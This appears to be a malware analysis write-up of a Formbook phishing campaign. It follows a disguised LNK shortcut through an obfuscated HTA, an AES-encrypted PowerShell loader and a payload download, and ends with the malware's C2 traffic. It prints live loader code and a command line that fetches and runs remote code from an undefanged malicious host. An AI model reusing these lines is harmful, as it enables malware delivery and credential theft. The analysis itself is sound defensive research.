
# [QuickNote] Examining Formbook Campaign via Phishing Emails

kienmanowar.wordpress.com/2023/07/06/quicknote-examining-formbook-campaign-via-phishing-emails/

July 6, 2023

1. Initial foothold

The attacker sent an email with an attachment named "`brochure-for-2023-elite-events.rar`". This rar file contains only one `lnk` (*shortcut*) file named: `brochure-for-2023-elite-events.pdf.lnk`. If the user does not pay attention and extracts the file, it will be displayed as a PDF icon like the following:




The analysis of this lnk file reveals that it utilizes `powershell.exe` to execute an `hta` script.

```
StringData
{
    namestring: brochure-for-2023-elite-events.pdf
    relativepath: ..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
    workingdir: not present
    commandlinearguments: \W*\\\*2\\\msh*e ('http'+'://thanhancompany.com/ta/pintu'+'.hta')
    iconlocation: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
}
```

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" \W*\\\*2\\\msh*e
('http'+'://thanhancompany[.]com/ta/pintu'+'.hta')
```

2. Analyzing HTA script

Download the file `pintu.hta` for analysis. This file contains a VBScript code snippet as follows:

```
<body>
<table STYLe="wIdTh:100%">
<tr>
 <th>TLU</tH>
 <th>tUP</th>
 <th>vZs</th>
 <th>EaY</Th>
 <th>Pvj</Th>
 <th>eQj</tH>
</TR>
</table>
</body>

 <script language="VbsCRIpT">

Execute chr(655-(&H249))&chr(763-(&H286))&chr(295-(&HB9))&chr(322-(&HDF))&chr(677-(&H231))&chr(705-(&H258))&chr(366-(&HFF))&chr(253-(&H8F))&chr(426-(&H18A))&chr(281-(&HCE))&chr(1025
Close
</script>


<body>
<table STYLe="wIdTh:100%">
<tr>
 <th>ElF</tH>
 <th>cAo</th>
 <th>EyR</th>
 <th>gGG</Th>
 <th>xQB</Th>
 <th>BQv</tH>
</TR>
</table>
</body>
```

To facilitate the deobfuscation of the code snippet above, I have modified it as follows:

```
<th>TLU</th>
<th>tUP</th>
<th>vZs</th>
<th>EaY</th>
<th>Pvj</th>
<th>eQj</th>
</TR>
</table>
</body>

<script language="VbsCRIpT">

a= chr(655-(&H249))&chr(763-(&H286))&chr(295-(&HB9))&chr(322-(&HDF))&chr(677-(&H231))&chr(705-(&H258))&chr(366-(&HFF))&chr(253-(&H8F))&chr(426-(&H18A))&chr(281-(&HCE))&chr(1025-(&H3
Dim fs, file
Set fs = CreateObject("Scripting.FileSystemObject")
Set file = fs.CreateTextFile("output.txt", True)

file.WriteLine(a)
file.Close
Close
</script>


<body>
<table STYLe="wIdTh:100%">
<tr>
<th>ElF</th>
<th>cAo</th>
<th>EyR</th>
<th>gGG</th>
<th>xQB</th>
<th>BQv</th>
```

The modified **pintu.hta** file is executed, resulting in a Vbscript containing a function that executes a subsequent PowerShell script.


```
Function KZm(ByVal IOi)
                    Dim wDu
                    Dim ZkU
                     ZkU = 393
                     Dim GWv
                    GWv = JTr(IOi)
                         If GWv = 7000 + 1204 Then
                     For Each wDu In IOi
                    Dim stN
                         stN = stN & Chr(wDu - ZkU)
                       Next
                    End If
                   KZm = stN
                End Function
                Function uUB()
                  Dim IOi
                  Dim ZAA
                  ZAA = "powershell.exe -ExecutionPolicy UnRestricted Start-Process 'cmd.exe' -WindowStyle hidden -ArgumentList {/c powershell.exe $xbFz =
'AAAAAAAAAAAAAAAAAAAAAAJdvrhrN5YvnQDuOBHjZkKQBQBWq7g/BqHoljVelpiiopnWmXE1HRnwJG/6Na9hUKa79iqZh9y+wn4+kzAAlzD85MdKFFOBhAhchbdcmCYl/JH7upYbQ39jEUMnnhdgbq4jLkewjKf
+KbwDItaZamfTDsOFaJvrzsndxNKD5O7xv5WganAeSUbBiESZnv4hzbgAQVNW9+Ic9OCFhhVz6XBi9vBLLIS8B3lr9+bIpXc06HfXj+QXGzaUIllbcY32r0C5UcmbshIQ+JAd4VgiIE5LNXajgWbqCDrce3Ej6v9b58Pb4ox5ljPJgxu2TJUA8gicsxE/
ws5pJ49Docx3fkhq/j3G49owfZ2Pn2PBAq4eJlaSQ64NTbotuWLHKBSVycqZAawr+dX2CmfMT68dWzmyneVKlhocB3RCbRrUr64aEscvQL+UKBqMlwYnuvO7atyhuAn2yfOsjxS6f3N47Crsl/fzH0JWQ/
gb9ABNrGwmeo7jCQYBk67Yo9clvJtocynzeQyld20puVEoF2pUISYvSRBaToYiFwhPM0R9pGwnlC7qyBlepmZ5zfLAeJJ3NkZyRX9MXxgNf+ZOW+0N5c4lJA2KzbtyWakcmBSSlGTLaZw9BL4Ota2QaUNdx
+lVipYwILtlTMME0n7qoEGDYvAzsD3ML8hL5ruwYVGIxUkn8uEgkp9M23Oxiii+GG5mJUQHRwonMomATOefw/LUVcwox8NXFojcyPTSAgP3EBmtYTai3SFhTh0uYeWGgy95imVnfCFdkKx12dDCYRFnv17lOiQnIhuFXmwuF6VeXMgPaA
+yxzbU3ilyhQ2Z6zBeFadSD/IkXTagIdPbU0jZrrB7lMsLqaNHeACVtBmC6AsaCE7cKicTdlcOUGLEesNL4B7AJxnYj2G56LEkYHOwpjn5lqOeX5dTwFjSpblDFP9mbvjFkC+pHWL4c97/
PXeLaNjVJgafxi62HjK6zKQYcoTbiqIMoxTRLRFeOYNDmELdA';$HMTijTI = 'bllXeHFBWFhNYU9kcHFnRFNSbklEQVVSUmJqQm5Wb0w=';$BfslXFB = New-Object 'System.Security.Cryptography.AesManaged';$BfslXFB.Mode =
[System.Security.Cryptography.CipherMode]::ECB;$BfslXFB.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;$BfslXFB.BlockSize = 128;$BfslXFB.KeySize = 256;$BfslXFB.Key =
[System.Convert]::FromBase64String($HMTijTI);$JmaZB = [System.Convert]::FromBase64String($xbFz);$myyVlryP = $JmaZB[0..15];$BfslXFB.IV = $myyVlryP;$xgdtNsuBK = $BfslXFB.CreateDecryptor();
$KbcpSLgDq = $xgdtNsuBK.TransformFinalBlock($JmaZB, 16, $JmaZB.Length - 16);$BfslXFB.Dispose();$bDcpNBr = New-Object System.IO.MemoryStream( , $KbcpSLgDq );$OmEpFPG = New-Object
System.IO.MemoryStream;$DswuaJEln = New-Object System.IO.Compression.GzipStream $bDcpNBr, ([IO.Compression.CompressionMode]::Decompress);$DswuaJEln.CopyTo( $OmEpFPG );$DswuaJEln.Close();
$bDcpNBr.Close();[byte[]] $dhbwdLTm = $OmEpFPG.ToArray();$SRunF = [System.Text.Encoding]::UTF8.GetString($dhbwdLTm);$SRunF | powershell - }"
                   Dim xyT
                     Set xyT = fJE(KZm(Array(480,508,492,507,498,505,509,439,476,497,494,501,501)))
                     xyT.Run(ZAA),0,true
                self.close()
```

3. Analyzing the 1st Powershell script


```
ZAA = "powershell[.]exe -ExecutionPolicy UnRestricted Start-Process 'cmd.exe' -
WindowStyle hidden -ArgumentList {/c powershell.exe $xbFz =
'AAAAAAAAAAAAAAAAAAAAAJdvrhrN5YvnQDuOBHjZkKQBQBWq7g/BqHoljVe1piiopnWmXE1HRnwJG/6Na9hUK
 = 'bllXeHFBWFhNYU9kcHFnRFNSbk1EQVVSUmJqQm5Wb0w=';$BfslXFB = New-Object
'System.Security.Cryptography.AesManaged';$BfslXFB.Mode =
[System.Security.Cryptography.CipherMode]::ECB;$BfslXFB.Padding =
[System.Security.Cryptography.PaddingMode]::Zeros;$BfslXFB.BlockSize =
128;$BfslXFB.KeySize = 256;$BfslXFB.Key =
[System.Convert]::FromBase64String($HMTijTI);$JmaZB =
[System.Convert]::FromBase64String($xbFz);$myyVlryP = $JmaZB[0..15];$BfslXFB.IV =
$myyVlryP;$xgdtNsuBK = $BfslXFB.CreateDecryptor();$KbcpSLgDq =
$xgdtNsuBK.TransformFinalBlock($JmaZB, 16, $JmaZB.Length -
16);$BfslXFB.Dispose();$bDcpNBr = New-Object System.IO.MemoryStream( , $KbcpSLgDq
);$OmEpFPG = New-Object System.IO.MemoryStream;$DswuaJEln = New-Object
System.IO.Compression.GzipStream $bDcpNBr,
([IO.Compression.CompressionMode]::Decompress);$DswuaJEln.CopyTo( $OmEpFPG
);$DswuaJEln.Close();$bDcpNBr.Close();[byte[]] $dhbwdLTm = $OmEpFPG.ToArray();$SRunF
= [System.Text.Encoding]::UTF8.GetString($dhbwdLTm);$SRunF | powershell - }"
```

The script performs the following tasks:


Decode the base64 string assigned to the variable `$xbFz` and uses **the first 16 bytes as the IV**, while the remaining part is the encrypted data:





Decode the base64 string assigned to the variable `$HMTijTI` and use it as the **AES key**:



Using the **key** and **IV**, decrypt the encrypted data using AES in mode `$BfslXFB.Mode = [System.Security.Cryptography.CipherMode]::ECB`:




Based on the result of the first two bytes being `0x1F 0x8B`, we know that the decrypted data has been compressed using Gzip. Decompressing this data yields the next PowerShell script:




4. Analyzing the 2nd Powershell script

The important part of this script is as follows:

```
function Dlt($iZq)
{
    $IBY = 6399;
    $dtu = $Null;
    foreach($kKX in $iZq)
    {
        $dtu += [char]($kKX - $IBY)
    };
    return $dtu
};
function RPJ()
{
    $oUv = $env: AppData + '\';$DASUDIl= $env:AppData;$GXIrywM = $DASUDIl +
'\blank.pdf ';If(Test-Path -Path $GXIrywM){Invoke-Item $GXIrywM;}Else{ $kjrkrCO = zPg
(Dlt
@(6503,6515,6515,6511,6514,6457,6446,6446,6508,6496,6502,6445,6518,6498,6510,6510,6508
 $GXIrywM $kjrkrCO;Invoke-Item $GXIrywM;};;;$DauGlabYW = $oUv + '
    883.exe '; if (Test-Path -Path $DauGlabYW){pmh $DauGlabYW;}Else{ $ZbmZaJRahvY =
zPg (Dlt
@(6503,6515,6515,6511,6514,6457,6446,6446,6515,6503,6496,6509,6503,6496,6509,6498,6510
 $DauGlabYW $ZbmZaJRahvY;pmh $DauGlabYW;};;}RPJ;
```

It can be observed that it will use the `Dlt` function to decode the download addresses of the files (next stage payloads). By rewriting this function in Python and performing the decoding, we obtain the download addresses for the payload and decoy PDF as follows:




**[+] Defanged URL(s):**


```
hxxps://mag[.]wcoomd.org/uploads/2018/05/blank.pdf
hxxps://thanhancompany[.]com/grip/883.exe
```

5. Formbook payload

At the time of analysis, I was able to successfully download the payload, its sha256 is: **`00f20471ea61f5b0f5a1e2e9be722369ea515aaea80283aa046bd47e51f952e4`**

```
--2023-07-05 17:07:26--  https://thanhancompany.com/grip/883.exe
Resolving thanhancompany.com (thanhancompany.com)... 192.185.191.127
Connecting to thanhancompany.com (thanhancompany.com)|192.185.191.127|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 534016 (522K) [application/x-msdownload]
Saving to: '883.exe'

883.exe                     100%[=================================================>] 521.50K   401KB/s    in 1.3s
```




The .NET payload, when executed, will unpack the final payload, which is the payload of the **FormBook** malware (this is likely a new build of the malware).

final_payload.bin


```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  4D 5A 45 52 E8 00 00 00 00 58 83 E8 09 8B C8 83  MZERè....Xƒè.‹È‚
00000010  C0 3C 8B 00 03 C1 83 C0 28 03 08 FF E1 90 00 00  À<‹..ÁƒÀ(..ÿá...
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 B8 00 00 00  ............¸...
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  D9 70 13 F6 9D 11 7D A5 9D 11 7D A5 9D 11 7D A5  Ùp.ö..}¥..}¥..}¥
00000090  BA D7 B2 A5 98 11 7D A5 BA D7 B0 A5 9C 11 7D A5  º×²¥˜.}¥º×°¥œ.}¥
000000A0  BA D7 B1 A5 9C 11 7D A5 52 69 63 68 9D 11 7D A5  º×±¥œ.}¥Rich..}¥
000000B0  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 01 00  ........PE..L...
000000C0  49 1F BE 53 00 00 00 00 00 00 00 00 E0 00 02 01  I.¾S........à...
000000D0  0B 01 0B 00 00 EA 02 00 00 00 00 00 00 00 00 00  .....ê..........
000000E0  B0 14 00 00 00 10 00 00 00 00 03 00 00 00 40 00  °.............@.
000000F0  00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00  ................
00000100  06 00 00 00 00 00 00 00 00 00 00 03 00 02 00 00  ................
00000110  00 00 00 00 02 00 40 81 00 00 10 00 00 10 00 00  ......@.........
00000120  00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00  ................
00000130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001B0  2E 74 65 78 74 00 00 00 A4 E8 02 00 00 10 00 00  .text...¤è......
000001C0  00 EA 02 00 00 10 00 00 00 00 00 00 00 00 00 00  .ê..............
```

```
Entry Point:
  The section number (1) - (.text) have the Entry Point
  Information -> EntryPoint (calculated) - 14B0
  --> 55  : PUSH EBP
  --> 8B EC : MOV EBP, ESP
  --> 81 EC 68 04 00  : SUB ESP, 0X468
  --> 56  : PUSH ESI
  --> 68 CC 03 00 00  : PUSH 0X3CC
  --> 8D 85 1C FC FF  : LEA EAX, [EBP - 0X3E4]
  --> 6A 00 : PUSH 0
  --> 50  : PUSH EAX
  --> C7 85 18 FC FF  : MOV DWORD PTR [EBP - 0X3E8], 0
  --> E8 D9 11 00 00  : CALL 0X2200

Packer/Compiler:
  Detect It Easy (die)
  --> PE: compiler: MASM(8.00.50727)[-]
  --> PE: linker: Microsoft Linker(8.0 or 11.0)[EXE32]
  --> Entropy: 7.94702

Payloads:
  Possible Shellcode Embedded

Strings/Hex Code Found With The File Rules:
  --> Rule Hex: PEB AntiDebug (Flag BeingDebugged)
```




Utilize Fakenet and monitor the payload generation process to generate traffic to hosts:

```
GET /nwt5/?SX=NhCpYjL0dNItM&tBHTo=cJ6p9hYq+pb9w2y4u4mE8OUjr3yt5M7cMcqHwRN1v0mpy3yYm8k9xJXlLpbqcu+MhqjOxz3RtLyL HTTP/1.1
Host: www.munzarabogados.com
Connection: close

HTTP/1.0 200 OK
```

```
POST /nwt5/ HTTP/1.1
Host: www.munzarabogados.com
Connection: close
Content-Length: 3735
Cache-Control: no-cache
Origin: http://www.munzarabogados.com
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.3; Trident/7.0; .NET4.0E; .NET4.0C; Tablet PC 2.0; .NET CLR 3.5.30729; .NET CLR 2.0.50727;
.NET CLR 3.0.30729)
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://www.munzarabogados.com/nwt5/
Accept-Language: en-US
Accept-Encoding: gzip, deflate

tBHTo=RLSJ~XVh3vLR9m22j7ya9-RQwniSnbDtEtChxQRDvUGqjSm7zPQMtpfhGtDVSM~oqpn96EHy48PcfaXP8uvNf-
EGqt(B(s(uAwa_iDU3qHFgX1OSzE7KvCA4ePPcpCPuFwTgcaD6axFecgKRh0fuTq15Y8sVcfpT3JVhT3lkKStoyRyAT9wqoMiWdWWb3BUuwqJCLjFFEPZwDDtnLBOO~IPGFEQRzv3QO1vE7o0sfMXyNgP
6W4PwOZZLZSBH9iZ0SDyHJrmsYXHn3WiMFUwpk0giEh9OgYU5DWj8OW6PgoxRccQPhmC06k87asAKJ4PYRc6qhQQ7AHUyEwf4lqrMIEhW15OSi9xXtNIbJ-
jUPEjqqcMryCQqtmjZm_8hX0Vhd9seq3Hv7DHWKU8j9_dhu0prufkZ5yMq~xPO9ES7ZQZ8rj7w7LxCnS1DzMireuQrl1IuWUT3euUPD9nHIEeI1CCy4kTKIQb8wMCn17WcgzY5uxAurMvrgIJ0IY~3CNu
s~YHo060TO9BUOWBfTnSeShjQhmElBqQodz5DwMT6vFKiZG5VkYil~I~ovE6qBF3Il-
(7cthJqW5DW7QMyLW9XJl2fC0cEuqod43UBx3F86wE3BquOb4T0AblvIAR8GuD7cB25_u3p6qhrHxoct1phuRsr2H5XRr9FBUlbLLdF7hVHxLOhozPCeOigIXjdAHKSdmpMG(QZ4RyLd4Xv5(SbZjannG
7aahMiwUhJ1BHd0WTzfBFaaHICPHvvrPFM_Yyx4pLzq~zZhpAbBO6M_OPwJqIzQW0rKmJe4gslOd0DtpBvnJdQ8VjIAoW664R1rel2QJn0FomuEZFCl32GxcaEABd5yF5n3HU~K00WLkQcBecM-
Zq8TJHA7iz70wCDfQwaN4t3EmwqHTFnMCiQo8-xLTZ8MhsoGVBAnSZKWt-
cHSg79oOMdw6l8vILaDUq2a9Vzjr3iVZ(AayMxBvLC~ye4G95tEcZbsPLSp1AseXuhMrjTdKDuyqsn8b~kaiW6o99M7bjQBet6pywBoO9O0DJI1_3xZxuxw3zfLP~HCmex24ky6dlHiuZFXwtZzZnay8D
tX5O3nMjF3mFg16V6t1tW9r0ARwA8AbJM61Wm0EtBsaJnzVXI5q(qTbXKgNfDlEYuL1FY61hZ1HvgkgbHpMIL4SRfuvbuZcqz0srqZPiDSJJTeGvq6BWrkblBpf(wXGxRztrb1NTiz1Ou2RxfKpquS2Jh
